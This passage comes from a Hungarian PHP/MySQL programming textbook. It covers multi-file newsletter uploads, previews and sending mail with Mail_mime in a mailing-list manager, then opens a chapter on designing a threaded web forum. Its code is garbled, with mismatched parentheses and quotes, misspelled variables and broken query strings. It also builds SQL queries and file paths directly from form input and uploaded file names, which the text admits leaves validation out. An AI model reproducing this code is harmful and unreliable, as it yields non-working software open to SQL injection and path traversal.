    value="<?php echo $listaID; ?>">
<?php urlap_gomb_megjelenites('fajlok-feltoltese'); ?>
</td>
</form>
</tr>
</table>
<?php
}

```

Figyeljük meg a fenti kódban, hogy a feltölteni kívánt fájlok nevét inputok sorozataként adjuk meg! Az összes input file típusú, és nevük felhasznaloi_fajl[0]-tól felhasznaloi_fajl[n]-ig megy. Lényegében ugyanúgy kezeljük ezeket az űrlapmezőket, ahogyan a jelölőnégyzeteket kezelnénk, és a tömböknel megszokott módon nevezzük el őket. Ha tetszőleges számú fájlt kívánunk feltölteni PHP kóddal, és szeretnénk, ha tömbként egyszerűen tudnánk kezelni őket, akkor ezt a módszert érdemes követni.

Az űrlapot feldolgozó kód végül három tömböt ad eredményül. Vizsgáljuk meg most ezt a kódot!

Egyszerre több fájl feltöltésének kezelése

Emlékezhetünk rá, hogy a fájlfeltöltő kód külön fájlban található. Ennek a `feltoltes.php` állománynak a teljes kódját a 30.16 mintakódban olvashatjuk.

30.16 példakód: `feltoltes.php` – A hírlevél létrehozásához szükséges fájlokat feltöltő kód

```

<?php
// ezt a funkciót az extra biztonság kedvéért
// külön fájlba helyezzük,
// ha bármi rosszul sül el, egyszerűen kilépünk

$max_meret = 50000;

include ('beillesztett_fuggvenyek.php');
session_start();

// csak admin felhasználók tölthetnek fel fájlokat
if(!admin_felhasznalo_ellenorzeze()) {
    echo "<p>Nincs jogosultsága az oldal használatára.</p>";
    exit;
}

```

```
}

// az admin eszközök gombainak beállítása
$gombok = array();
$gombok[0] = 'jelszo-megvaltoztatasa';
$gombok[1] = 'levelezolista-letrehozasa';
$gombok[2] = 'hirlevel-letrehozasa';
$gombok[3] = 'hirlevel-megtekintese';
$gombok[4] = 'kijelentkezes';
$gombok[5] = 'oszes-lista-megjelenitese';
$gombok[6] = 'sajat-listak-megjelenitese';
$gombok[7] = 'egyeb-listak-megjelenitese';

html_fejlec_letrehozasa('Pyramid-MLM - Fájlfeltöltés');

eszközor_megjelenitese($gombok);

// ellenőrizzük, hogy az oldalt a megfelelő adatokkal hívjuk meg
if(!$_FILES['felhasznaloi_fajl']['name'][0]) ||
(!$_FILES['felhasznaloi_fajl']['name'][1]) ||
(!$_POST['targy']||!$_POST['lista'])) {
echo "<p>Hiba történt: Nem teljes körűen töltötte ki az űrlapot.
Csak a képek opcionális mezők.
A 'hirlevél tárgyra', a 'szöveges verzió'
és a 'HTML verzió' mezők kitöltése kötelező.</p>";
html_lablec_megjelenitese();
exit;
}

$lista = $_POST['lista'];
$targy = $_POST['targy'];

if(!$kapcsolat=adatbazishoz_kapcsoladas()) {
echo "<p>Nem sikerült kapcsolódni az adatbázishoz.</p>";
html_lablec_megjelenitese();
exit;
}

// hirlevél adatainak hozzáadása az adatbázishoz
$lekerdezes = "insert into hirlevel values (NULL,
'".$_SESSION['admin_felhasznalo'].',
'".$targy."',
'".$lista."',
'TAROLT', NULL, NULL)";

$eredmeny = $kapcsolat->query($lekerdezes);
if(!$eredmeny) {
html_lablec_megjelenitese();
exit;
}

// a MySQL által a hirlevélhez rendelt azonosító lekérdezése
$hirlevelID = $kapcsolat->insert_id;
```

```

if(!$hirlevelID) {
    html_lablec_megjelenitese();
    exit;
}

// a könyvtár létrehozása nem sikerül, ha ez nem az első archivált hirlevél
// ez így van jó
@mkdir('archive/'.$lista, 0700);

// problémát jelent, ha nem sikerül létrehozni a hírlevélhez tartozó könyvtárat
if(!mkdir('archive/'.$lista.'/'.$hirlevelID, 0700)) {
    html_lablec_megjelenitese();
    exit;
}

// lépkedjünk végig a feltöltött fájlok tömbjén!
$i = 0;
while ($_FILES['felhasznaloi_fajl']['name'][$i] &&
       $_FILES['felhasznaloi_fajl']['name'][$i] !='none') {
    echo "<p>Feltöltés: ".$_FILES['felhasznaloi_fajl']['name'][$i]." - ".
        $_FILES['felhasznaloi_fajl']['size'][$i]." bájt.</p>";

    if ($_FILES['felhasznaloi_fajl']['size'][$i]==0) {
        echo "<p>Hiba történt: a(z) ".$_FILES['felhasznaloi_fajl']['name'][$i].
            " fájl nulla méretű ";
        $i++;
        continue;
    }

    if ($_FILES['felhasznaloi_fajl']['size'][$i]>$max_meret) {
        echo "<p>Hiba történt: a(z) ".$_FILES['felhasznaloi_fajl']['name'][$i]." ".
            "mérete meghaladja a(z) ".$max_meret." bájtot";
        $i++;
        continue;
    }

    // szeretnénk ellenőrizni, hogy a feltöltött kép valóban kép-e
    // ha a getimagesize() meg tudja határozni a méretét, akkor valószínűleg az
    if(($i>1) && (!getimagesize($_FILES['felhasznaloi_fajl']['tmp_name'][$i]))) {
        echo "<p>Hiba történt: a(z) ".$_FILES['felhasznaloi_fajl']['name'][$i].
            " hibás, vagy nem gif, jpeg vagy png fájl.</p>";
        $i++;
        continue;
    }

    // a file 0 (a szöveges hírlevél) és a file 1 (a html hírlevél) különleges eset
    if($i==0) {
        $cel = "archive/".$lista."/". $hirlevelID."/szoveg.txt";
    } else if($i == 1) {
        $cel = "archive/".$lista."/". $hirlevelID."/index.html";
    } else {
        $cel = "archive/".$lista."/". $hirlevelID."/".
            $_FILES['felhasznaloi_fajl']['name'][$i];
        $lekerdezés = "INSERT INTO kepek VALUES ('".$hirlevelID."',",
    }
}

```

```

        "'.$_FILES['felhasznaloi_fajl']['name'][$i].",
        "'.$_FILES['felhasznaloi_fajl']['tipus'][$i].")';

$eredmeny = $kapcsolat->query($lekerdezes);
}

if (!is_uploaded_file($_FILES['felhasznaloi_fajl']['tmp_name'][$i])) {
    // lehetséges fájlfeltöltési támadás észlelése
    echo "<p>Valami vicces történik a(z) " .
        $_FILES['felhasznaloi_fajl']['name']."' fájllal, nem töltődik fel.";
    html_lablec_megjelenitese();
    exit;
}

move_uploaded_file($_FILES['felhasznaloi_fajl']['tmp_name'][$i], $cel);

$i++;
}

elonezet_gomb_megjelenitese($lista, $hirlevelID, 'HTML-elonezete');
elonezet_gomb_megjelenitese($lista, $hirlevelID, 'szoveges-elonezete');
gomb_megjelenitese('kuldes', "&id=$hirlevelID");
echo "<p style=\"padding-bottom: 50px\(">&ampnbsp</p>";
html_lablec_megjelenitese();

?>
```

Menjünk végig lépésről lépére a 30.16 példakód tartalmán! Először is munkamenetet indítunk, és ellenőrizzük, hogy a felhasználó adminisztrátorként jelentkezett-e be; erre azért van szükség, mert senki másnak nem kívánjuk megadni a fájlfeltöltés lehetőségét. Szigorúan véve a lista és a hirlevelID változót is ellenőrizni kellene, hogy nincsenek-e bennük nem kívánt karakterek, de ettől az egyszerűség kedvéért eltekintünk.


Ezt követően elkészítjük és elküldjük az oldalfejléceket, majd ellenőrizzük, hogy az űrlap megfelelően lett-e kitöltve. Ez a lépés azért különösen fontos ebben az esetben, mert a felhasználó meglehetősen összetett űrlappal találta magát szemben.

Ezután rögzítjük az adatbázisban a hírlevelet, majd létrehozunk tárolására egy könyvtárat az archivumban.

Ezt követően jön a kód fő része, ami egyenként ellenőrzi és áthelyezi a feltöltött fájlokat. Ez az a rész, ami egyszerre több fájl feltöltése esetén eltér attól, amit eddig munkánk során láttunk. Jelen esetben négy tömböt kell kezelnünk; ezek neve rendre \$_FILES['felhasznaloi_fajl']['name'], \$_FILES['felhasznaloi_fajl']['tmp_name'], \$_FILES['felhasznaloi_fajl']['size'] és \$_FILES['felhasznaloi_fajl']['type']. Az egyszeres fájl-feltöltéskor használt, hasonló nevű változóknak felelnek meg, a különbség annyi, hogy itt tömbökkel van dolgunk. Az űrlapon elsőként megadott fájl adatait a \$_FILES['felhasznaloi_fajl']['tmp_name'][0], a \$_FILES['felhasznaloi_fajl']['name'][0], a \$_FILES['felhasznaloi_fajl']['size'][0] és a \$_FILES['felhasznaloi_fajl']['type'][0] tömbelem tartalmazza.

Ezen a négy tömbön elvégezzük a szokásos biztonsági ellenőrzéseket, majd áthelyezzük az állományokat az archivumba.

Végül megjelenítünk az adminisztrátornak néhány gombot, amivel küldés előtt megtekintheti a feltöltött hírlevél minden verzióját, illetve elküldheti azt. A feltoltes.php kimenetét a 30.13 ábrán látjuk.



30.13 ábra: A feltöltési kód visszajelzést ad a feltöltött állományokról és azok méretéről.

30

A hírlevél előnézetének megtekintése


Az adminisztrátor a küldés előtt kétféleképpen is megtekintheti a hírlevél előnézetét. Ha közvetlenül a fájlok feltöltése után szeretné látni az előnézeter, akkor ezt a feltöltési képernyő előnézeti funkciójával teheti meg. A másik lehetsége a „Hírlevél megtekintése” gombra kattintás, amely a rendszerben lévő összes el nem küldött hírlevelet fogja megjeleníteni; ennek akkor van értelme, ha nem közvetlenül feltöltés után kívánja elküldeni a hírleveleket. A „Hírlevél megtekintése” gomb a 'hirlevel-megtekintese' műveletet hívja meg, amely viszont az alábbi kódot hívja meg:

```
case 'hirlevel-megtekintese':
    elemek_megjelenitese('El nem küldött hírlevelek',
        elküldetlen_hirlevel_lekerese(email_lekerese()),
        'HTML-elonezete', 'szoveges-elonezete', 'kuldes');
    break;
```

A fenti sorokból világosan látszik, hogy a kód itt is meghívja az elemek_megjelenitese() függvényt, ez alkalommal a 'HTML-elonezete', a 'szoveges-elonezete' és a 'kuldes' művelethez készítve el a gombokat.

Figyeljük meg, hogy az előnézet gombokra kattintás nem valamilyen műveletet vált ki: ezek a gombok közvetlenül az archívumban lévő, megfelelő hírlevélre hivatkoznak! Ha visszalapozunk a 30.7 és a 30.16 példakódhoz, látni fogjuk, hogy ezeket a gombokat a szokásos gomb_megjelenitese() függvény helyett az elonezet_gomb_megjelenitese() függénnyel hozzuk létre.

A gomb_megjelenitese() függvény kép formájában megjelenő hivatkozást hoz létre valamely kódhoz, az elonezet_gomb_megjelenitese() függvény ugyanakkor az archívumba mutató, egyszerű linket állít elő. A HTML horgonycímke (tag) target="new" attribútumának köszönhetően ez a hivatkozás új ablakban nyílik meg. A 30.14 ábrán egy hírlevél HTML verziójának előnézetét láthatjuk.



30.14 ábra: Egy HTML hírlevél előnézete a képekkel együtt jelenik meg.

A hírlevél kiküldése

A hírlevelek „Küldés” gombjára kattintva a 'kuldes' műveletet váltjuk ki, amely az alábbi kódot futtatja:

```
case 'kuldes':
    kuldes($_GET['id'], $_SESSION['admin_felhasznalo']);
break;
```

A kód az `mlm_fuggvenyek.php` könyvtárban található `kuldes()` függvényt hívja meg. Ebben a hosszú, a 30.17 példa-kódban olvasható függvényben használjuk a `Mail_mime` osztályt.

30.17 példakód: Az `mlm_fuggvenyek.php` könyvtár `kuldes()` függvénye – Ez a hírlevelet végül kiküldő függvény

```
// a hírlevél létrehozása az adatbázisban tárolt elemekből és fájlokból
// tesztlevelek küldése az adminisztrátoroknak
// vagy igazi hírlevelek küldése a teljes listára
function kuldes($hirlevelID, $admin_felhasznalo) {
    if(!admin_felhasznalo_ellenorzeze($admin_felhasznalo)) {
        return false;
    }

    if(!$info = hirlevel_info_betoltese($hirlevelID)) {
        echo "<p>Nem sikerült betölteni a ".$hirlevelID." hírlevélhez tartozó
              információkat.</p>";
        return false;
    }

    $targy = $info['targy'];
    $listaID = $info['listaID'];
    $allapot = $info['allapot'];
    $elkuldsve = $info['elkuldsve'];

    $felado_neve = 'Pyramid MLM';

    $felado_cime = 'valasz@cim';
    $lekerdezes = "SELECT email FROM al_listak WHERE listaID = '".$listaID."'";
    $kapcsolat = adatbazishoz_kapcsoladas();
    $eredmeny = $kapcsolat->query($lekerdezes);
    if (!$eredmeny) {
        echo $lekerdezes;
        return false;
    } else if ($eredmeny->num_rows==0) {
        echo "<p>Senki nincs feliratkozva a(z) ".$listaID." számú listára.</p>";
        return false;
    }

    // PEAR mail osztályok beillesztése
    include('Mail.php');
    include('Mail/mime.php');

    // hozzuk létre a MIME osztály egy példányát, és adjuk át neki
    // a rendszerünk által használt kocsi vissza/soremelés karaktert!
    $uzenet = new Mail_mime("\r\n");

    // olvassuk be a hírlevél szöveges változatát!
    $szoveges_fajl_neve = "archive/".$listaID."/". $hirlevelID."/szoveg.txt";
    $tfp = fopen($szoveges_fajl_neve, "r");
```

```

$szoveg = fread($tfp, filesize($szoveges_fajl_neve));
fclose($tfp);

// olvassuk be a hirlevél HTML változatát!
$HTML_fajl_neve = "archive/".$listaID."/". $hirlevelID."/index.html";
$hfp = fopen($HTML_fajl_neve, "r");
$html = fread($hfp, filesize($HTML_fajl_neve));
fclose($hfp);

// HTML és szöveg hozzáadása a mimemail objektumhoz
$uzenet->setTXTBody($szoveg);
$uzenet->setHTMLBody($html);

// az üzenethez kapcsolódó képek listájának lekérése
$lekerdezés = "SELECT eleresi_utvonals, mime_tipus FROM kepek WHERE
    hirlevelID = '". $hirlevelID."'";
$eredmeny = $kapcsolat->query($lekerdezés);
if (!$eredmeny) {
    echo "<p>Nem sikerült lekérni az adatbázisból a képek listáját.</p>";
    return false;
}

$num = $eredmeny->num_rows;
for ($i = 0; $i < $num; $i++) {
    // képek betöltése a merevlemezről
    $sor = $eredmeny->fetch_array();
    $kep_fajl_neve = "archive/$listaID/$hirlevelID/".$sor[0];
    $kep_tipusa = $sor[1];
    // a képek hozzáadása az objektumhoz
    $uzenet->addHTMLImage($kep_fajl_neve, $kep_tipusa,
        $kep_fajl_neve, true);
}

// üzenet tartalmának létrehozása
$startalom = $uzenet->get();

// üzenet fejlécének létrehozása
$felado = "'".valodi_nev_lekerese($admin_felhasznalo)." <'". $admin_felhasznalo.'>'";
$fejlec_tomb = array(
    'Feladó' => $felado,
    'Tárgy' => $targy);

$fejlecek = $uzenet->headers($fejlec_tomb);

// a tényleges küldőobjektum létrehozása
$kuldo =& Mail::factory('mail');

if ($allapot == 'TAROLT') {

    // HTML üzenet elküldése az adminisztrátornak
    $kuldo->kuldes($admin_felhasznalo, $fejlecek, $startalom);

    // az üzenet egyszerű szöveges változatának küldése az adminisztrátornak
    mail($admin_felhasznalo, $targy, $szoveg, 'Feladó: '

```

```

.valodi_nev_lekerese($admin_felhasznalo).'<'.$admin_felhasznalo.'>');

echo "Üzenet elküldve a(z) ".$admin_felhasznalo." címzettnek";

// a hirlevél megjelölése teszteltként
$lekerdezes = "UPDATE hirlevele SET allapot = 'TESZTELT' WHERE
    hirlevelID = '".$shirlevelID."'";
$eredmeny = $kapcsolat->query($lekerdezes);

echo "<p>A teljes levelezőlistának való küldéshez kattintson újra a Küldés gombra!
<div align=\"center\">";
gomb_megjelenítése('kuldes', '&id='.$shirlevelID);
echo "</div></p>";

} else if($allapot == 'TESZTELT') {
// küldés a teljes listának

$lekerdezes = "SELECT felhasznalok.valodi_nev, al_listak.email,
    felhasznalok.mime_tipus
    FROM al_listak, felhasznalok
    WHERE listaID = $listaID and
        al_listak.email = felhasznalok.email";

$eredmeny = $kapcsolat->query($lekerdezes);
if(!$eredmeny) {
    echo "<p>Hiba a feliratkozottak listájának lekérésekor</p>";
}

$szamlalo = 0;
// minden feliratkozottnak
while ($felhasznalo = $eredmeny->fetch_row()) {
    if($felhasznalo[2]=='H') {
        // HTML verzió küldése az azt kérő felhasználóknak
        $kuldo->kuldes($felhasznalo[1], $fejlecek, $startalom);
    } else {
        // szöveges verzió küldése a nem HTML hirlevelet kérőknek
        mail($felhasznalo[1], $stargy, $szoveg,
            'Feladó: "'.$valodi_nev_lekerese($admin_felhasznalo).'<'.
            '.$admin_felhasznalo.'>');

    }
    $szamlalo++;
}

$lekerdezes = "UPDATE hirlevel SET allapot = 'ELKULDOTT', kuldve = now()
    WHERE hirlevelID = '".$shirlevelID."'";
$eredmeny = $kapcsolat->query($lekerdezes);
echo "<p>Összesen $szamlalo hirlevelet küldtünk ki.</p>";
} else if ($allapot == 'ELKULDOTT') {
    echo "<p>A hirlevelet már kiküldtük.</p>";
}
}

```

A függvény számos dolgot tesz. Küldés előtt tesztlevélben elküldi az adminisztrátornak a hírlevelet, és a hírlevél állapotát az adatbázisban nyomon követve feljegyzi, hogy a teszt megtörtént. Amikor a feltöltőkód feltölt egy hírlevelet, "TAROLT"-ra állítja annak állapotát.

Ha a `kuldes()` függvény azt állapítja meg, hogy valamely hírlevélnek "TAROLT" az állapota, "TESZTELT"-re módosítja, és elküldi az adminisztrátornak a tesztüzenetet. A "TESZTELT" állapot azt jelzi, hogy a hírlevél tesztüzenetként el lett küldve az adminisztrátornak. Ha az állapot már "TESZTELT", akkor "ELKULDOTT"-re változik, amint a hírlevelet a teljes levelezőlistára kiküldtük. Ez értelemszerűen azt jelenti, hogy minden egyes hírlevelet kétszer fogunk elküldeni: egyszer teszt módban, egyszer pedig élesben.

A függvény ráadásul kétféle e-mailt küld: a szöveges verziót a PHP `mail()` függvényével, illetve a HTML verziót a `Mail_mime` osztállyal. A `mail()` függvénytellyel már többször találkoztunk a könyvben, ezért nézzük meg most azt, hogyan használjuk a `Mail_mime` osztályt! Nem fogjuk teljes körűen bemutatni ezt az osztályt, inkább csak elmagyarázzuk, hogyan használtuk ebben a viszonylag tipikus alkalmazásban.

Azzal kezdjük, hogy beillesztjük az osztályfájlokat, majd létrehozzuk a `Mail_mime` osztály egy példányát:

```
// PEAR mail osztályok beillesztése
```

```
include('Mail.php');
```

```
include('Mail/mime.php');
```

```
// hozzuk létre a MIME osztály egy példányát, és adjuk át neki
// a rendszerünk által használt kocsi vissza/soremelés karaktert!
```

```
$uzenet = new Mail_mime("\r\n");
```

Láthatjuk, hogy két osztályfájl lett itt beillesztve. A PEAR általános Mail osztályát a kód későbbi részében, a hírlevél tényleges elküldésére fogjuk használni. Ez az osztály benne található PEAR-telepítésünkben.

A `Mail_mime` osztályt az elküldeni kívánt, MIME formátumú üzenet létrehozására fogjuk használni.

Ezt követően beolvassuk a hírlevél szöveges és HTML verzióját, majd hozzáadjuk a `Mail_mime` osztályhoz:

```
// olvassuk be a hírlevél szöveges változatát!
```

```
$szoveges_fajl_neve = "archive/".$listaID."/".$hirlevelID."/szoveg.txt";
```

```
$tftp = fopen($szoveges_fajl_neve, "r");
```

```
$szoveg = fread($tftp, filesize($szoveges_fajl_neve));
```

```
fclose($tftp);
```

```
// olvassuk be a hírlevél HTML változatát!
```

```
$HTML_fajl_neve = "archive/".$listaID."/".$hirlevelID."/index.html";
```

```
$hfp = fopen($HTML_fajl_neve, "r");
```

```
$html = fread($hfp, filesize($HTML_fajl_neve));
```

```
fclose($hfp);
```

```
// HTML és szöveg hozzáadása a mimemail objektumhoz
```

```
$uzenet->setTXTBody($szoveg);
```

```
$uzenet->setHTMLBody($html);
```

Ezután betöljük az adatbázisból a képadatokat, és ciklussal végiglépkedünk rajtuk, hozzáadva a képeket a küldeni kívánt hírlevélhez:

```
$num = $eredmeny->num_rows;
```

```
for($i = 0; $i < $num; $i++) {
```

// képek betöltése a merevlemezeiről

```
$sor = $eredmeny->fetch_array();
```

```
$kep_fajl_neve = "archive/$listaID/$hirlevelID/".$sor[0];
```

```
$kep_tipusa = $sor[1];
```

// a képek hozzáadása az objektumhoz

```
$uzenet->addHTMLImage($kep_fajl_neve, $kep_tipusa, $kep_fajl_neve, true);
```

```
}
```

Az `addHTMLImage()` függvénynek átadott paraméterek sorrendben: a képfájl neve (illetve átadhatjuk a képadatot is), a kép MIME típusa, a fájlnév újra, illetve a `true` érték, ami azt jelzi, hogy az első paraméter fájlnév volt, nem pedig fájladat. (Ha nyers képadatot szeretnénk átadni, akkor a paraméterek sorrendben: a képadat, a MIME típus, egy üres paraméter és végül a `false` érték lenne.) A paraméterek használata egy kis odafigyelést igényel.

Ennél a pontról, az üzenet fejlécének elkészítése előtt kell létrehozni az üzenet tartalmát. Ezt a következőképpen tesszük meg:

```
// üzenet tartalmának létrehozása
$startalom = $uzenet->get();
Ezt követően a Mail_mime osztály headers() függvényét meghívva hozzuk létre az üzenet fejlécét:
// üzenet fejlécének létrehozása
$felado = "'.valodi_nev_lekerese($admin_felhasznalo).'" <'$.admin_felhasznalo.'>';
$fejlec_tomb = array(
    'Feladó' => $felado,
    'Tárgy' => $stargy);
```

Végül, miután előkészítettük az üzenetet, elküldhetjük. Ehhez létre kell hozni a PEAR Mail osztályának egy példányát, amelynek átadhatjuk a létrehozott üzenetet. Első lépésként létrehozzuk az osztálypéldányt:

```
// a tényleges küldőobjektum létrehozása
```

```
$kuldo =& Mail::factory('mail');
```

(Az itt használt 'mail' paraméter pusztán közli a Mail osztálytal, hogy a PHP mail() függvényével küldje az üzeneteket. A paraméterben használhatnánk még a 'sendmail' és az 'smtp' értéket is.)

Ezután elküldjük a hírlevelet minden feliratkozott felhasználónak. Ehhez ciklus segítségével végiglépkedünk a levelezőlistára feliratkozott minden felhasználón, majd az általuk kiválasztott MIME típusnak megfelelően meghívjuk a kuldes() vagy a hagyományos mail() függvényt:

```
if($felhasznalo[2]=='H') {
    // HTML verzió küldése az azt kérő felhasználóknak
    $kuldo->kuldes($felhasznalo[1], $fejlecek, $startalom);
} else {
    // szöveges verzió küldése a nem HTML hírlevelet kérőknek
    mail($felhasznalo[1], $stargy, $szoveg,
        'Feladó: "'.valodi_nev_lekerese($admin_felhasznalo)."
        <'$.admin_felhasznalo.'>');
}
```

A \$kuldo->kuldes() első paramétere a felhasználó e-mail címe, a második a fejléc, a harmadik pedig az üzenet tartalma kell, hogy legyen.

Készen is vagyunk! Ezzel befejeztük a levelezőlista-kezelő alkalmazás létrehozását.

A projekt továbbfejlesztése

Akárcsak a korábbi projekteknél, itt is elmondható, hogy sokféleképpen bővíthetjük az alkalmazás funkcióit. Gondoljuk végig a következő lehetőségeket:

- Kérjünk visszaigazolást a feliratkozásról, hogy beleegyezése nélkül senkit ne lehessen a levelezőlistákra felíratni! Ezt általában a felhasználók e-mail címére küldött visszaigazoló üzenettel lehet megvalósítani: ha valaki nem válaszol erre az e-mailre, akkor nem írjuk fel az adott listára. Ezzel a módszerrel arra is fény derülhet, ha valakinek hibásan került be az e-mail címe az adatbázisba.
- Adjuk meg az adminisztrátoroknak a lehetőséget, hogy jóváhagyja vagy elutasítsa a felhasználók feliratkozási kérését!
- Tegyük nyílttá a levelezőlistákat, vagyis engedjük meg azt, hogy bármelyik tag küldhessen üzenetet a listára!
- Csak a regisztrált tagoknak tegyük elérhetővé a levelezőlisták archívumát!
- Teremtsük meg a felhasználóknak a levelezőlisták közötti keresés lehetőségét! Egyes felhasználókat például csak a golffal kapcsolatos hírlevelek érdekelhetik. Amikor a hírlevelek száma bizonyos értéket elér, hasznossá válik a közöttük való keresés lehetősége.
- Tegyük az alkalmazást hatékonyabbá, hogy nagy levelezőlistákat is képes legyen kezelni! Ehhez vegyük igénybe olyan levelezőlista-kezelőt, mint például az ezmlm, amely többszálú működéssel képes az üzeneteket várakozási sorba helyezni és kiküldeni! Nem igazán hatékony, ha a mail() függvényt sokszor meghívjuk PHP-ben, ezért sok taggal bíró levelezőlisták esetén a PHP nem lesz alkalmas a háttérkalkulációra. A levelezőlista felületét ettől függetlenül fejleszthetjük PHP-ben, de a munka többi részét hagyjuk meg az ezmlm-nek!

Hogyan tovább?

A következő fejezetben olyan webes fórumot fejlesztünk, ahol a felhasználók különböző témaikban folytatathatnak online eszmecsérét, illetve oszthatják meg gondolataikat egymással.

Webes fórum fejlesztése

Kiváló módszer oldalunk látogatottságának növelésére, ha felhasználi fórumot működterünk. A fórumok többféle célt szolgálhatnak: lehetnek egyszerűen vitafórumok, ahol a tagok megosztják és megbeszélnek egymással az adott témáról kialakult véleményüket, de ugyanígy akár műszaki terméktámogatás céljára is alkalmasak. Az előttünk álló fejezetben PHP-ben fejlesztünk webes fórumot. A saját program fejlesztésének lehetséges alternatívája egy meglévő programcsomag, például a Phorum alkalmazása.

A webes fórumok (amiket angolul *web forum*, illetve *discussion board* vagy *threaded discussion group* néven is szokás emlegetni) úgy működnek, hogy valaki adott témát elindító hozzászólást ír, vagy valamilyen kérdést tesz fel, amit mások elolvashatnak és megválaszolhatnak, illetve hozzászólásaiakban kifejthesz a véleményüket. A fórumban található különböző „beszélgetések” témaknak (topikoknak) nevezzük.

Projektünkben a blah-blah nevű webes fórumot fogjuk létrehozni. Felhasználónak lehetővé tesszük, hogy

- első hozzájárulást vagy posztot írva új témát kezdjenek,
- megtekintésük a korábbi hozzájárulásokat,
- válaszoljanak a korábbi hozzájárulásokra,
- megtekintésük az egyes témaikon belül a „beszélgetések fonalait”,
- megjelenítsék a hozzájárulások közötti kapcsolatot – vagyis lássák, hogy az egyes hozzájárulások melyik korábbi hozzájárulásra válaszolnak.

Gondoljuk végig a feladatot!


Egy fórum létrehozása meglehetősen érdekes feladat. Valahogyan el kell tárolnunk adatbázisban a hozzájárulásokat úgy, hogy a szerzőjüket, címüket, időpontjukat és tartalmukat is feljegyezzük. Első pillantásra ez nem sokban különbözik a Book-O-Rama adatbázistól.

A fórumkezelő alkalmazások többsége azonban úgy működik, hogy a meglévő hozzájárulásokon túlmenően a közöttük fennálló kapcsolatot is képesek megjeleníteni. Ez azt jelenti, hogy láthatjuk, hogy mely hozzájárulások válaszolnak korábbiakra (és melyik hozzájárulásból indulnak ki), és melyek azok a hozzájárulások, amelyek új témát indítanak. Sok helyen láthatunk így működő fórumot, példaként említsük meg a Slashdot fórumát, ami a <http://slashdot.org> címen érhető el!

Érdemes alaposan végiggondolni, hogyan kívánjuk megjeleníteni ezeket a kapcsolatokat. Rendszerünk felhasználónak lehetővé kell tenni, hogy megtekinthessenek egy adott hozzájárulást, egy általuk kiválasztott témát – ami ráadásul a benne lévő hozzájárulások közötti kapcsolatokat is megjeleníti –, illetve a rendszerben elérhető összes topikot. A felhasználóknak tudniuk kell új témát indítani, illetve korábbi hozzájárulásokra válaszolni. Ez lesz a feladatunk legkönnyebb része.

A megoldás alkotóelemei

Ahogy már jeleztük, az egyes hozzájárulások szerzőjének és szövegének eltárolása, illetve visszakeresése egyszerű dolog. Az alkalmazás legnagyobb kihívása egy olyan adatbázis-szerkezet kigondolása, amely képes tárolni a kívánt információt, illetve megtalálni az ebben a szerkezetben hatékony navigációt jelentő módszert. A hozzájárulások szerkezete egy adott témán belül a 31.1 ábrán láthatóhoz hasonló.



31.1 ábra: Egy fórum hozzászólása lehet új téma első hozzászólása, de ennél gyakoribb, hogy korábbi hozzászólásra adott válasz.

Az ábrából látszik, hogy a témát a legelső hozzászólás indítja, amire válaszul három hozzászólást írtak. Ezek között is van olyan hozzászólás, amelyre válaszoltak. Ezekre a válaszokra is érkezhetnek további válaszok, és így tovább.

Az ábrára nézve már sejthetjük, hogy miként érdemes eltárolni, illetve visszakeresni a hozzászólások adatait és a hozzászólások közötti kapcsolatokat. Az ábrán fastruktúrát láthatunk. A tapasztalt programozók tudják, hogy ez az egyik leggyakrabban használt adatszerkezet. Az ábrán csomópontokat – vagyis hozzászólásokat – és a hozzászólások közötti kapcsolatokat látunk; pontosan úgy, mint bármely fastruktúrában. (Akkor sem érdemes aggódni, ha nem ismerjük a fát mint adatstruktúrát: az alapokat átveszünk majd, ahogy haladunk előre a fórum fejlesztésével.)

Ahhoz, hogy minden jól működjön:

- találunk kell egy megfelelő módszert arra, hogy a fastruktúrát leképezzük a tárolásra – jelen esetben egy MySQL adatbázisba;
- meg kell találnunk a módját, hogy szükség esetén rekonstruáljuk az adatokat.

Projektünknek úgy kezdünk neki, hogy létrehozzuk a hozzászólások tárolására szolgáló MySQL adatbázist. Ezt követően egyszerű felhasználói felületeket készítünk, amelyek a hozzászólások mentését teszik lehetővé.

Amikor betöljtük a megtrekintendő hozzászólások listáját, minden egyes hozzászólás fejlécét betöljtük egy csomopont nevű PHP osztályba. minden csomopont objektum egy hozzászólás fejlécét, illetve az arra a hozzászólásra adott válaszok halmozát fogja tartalmazni.

A válaszokat tömbben fogjuk tárolni. minden válasz önmagában is egy csomopont lesz, ami az adott hozzászólásra adott válaszok tömbjét tartalmazza, amelyek mégint csak csomopont objektumok lesznek, és így tovább. Ez a folyamat addig tart, amíg el nem érjük a fa úgynevezett levél csomópontjait (leaf node), azokat a csomópontokat, amelyekre már nincsen válasz. Ekkor a 31.1 ábrán láthatóhoz hasonló fastruktúrát kapunk.

Jöjjön most egy kis terminológia! A hozzászólást, amire válaszolunk, az aktuális csomópont szülő csomópontjának nevezhetjük. Egy hozzászólásra írt bármely válasz az aktuális csomópont gyermeke. Ha családfaként képzeljük el ezt a fastruktúrát, akkor könnyebb lesz megjegyezni ezeket a kifejezéseket. A fastruktúra első hozzászólását, amelynek nincsen szülője, szokás gyökér csomópontnak (root) is nevezni.

- **Megjegyzés:** Kicsit furcsán hangozhat, hogy az első hozzászólást gyökérnek nevezzük, mivel a gyökér csomópontot általában az ilyen ábrák tetejére rajzoljuk, az igazi fák gyökerei pedig lenn, a talajban helyezkednek el.

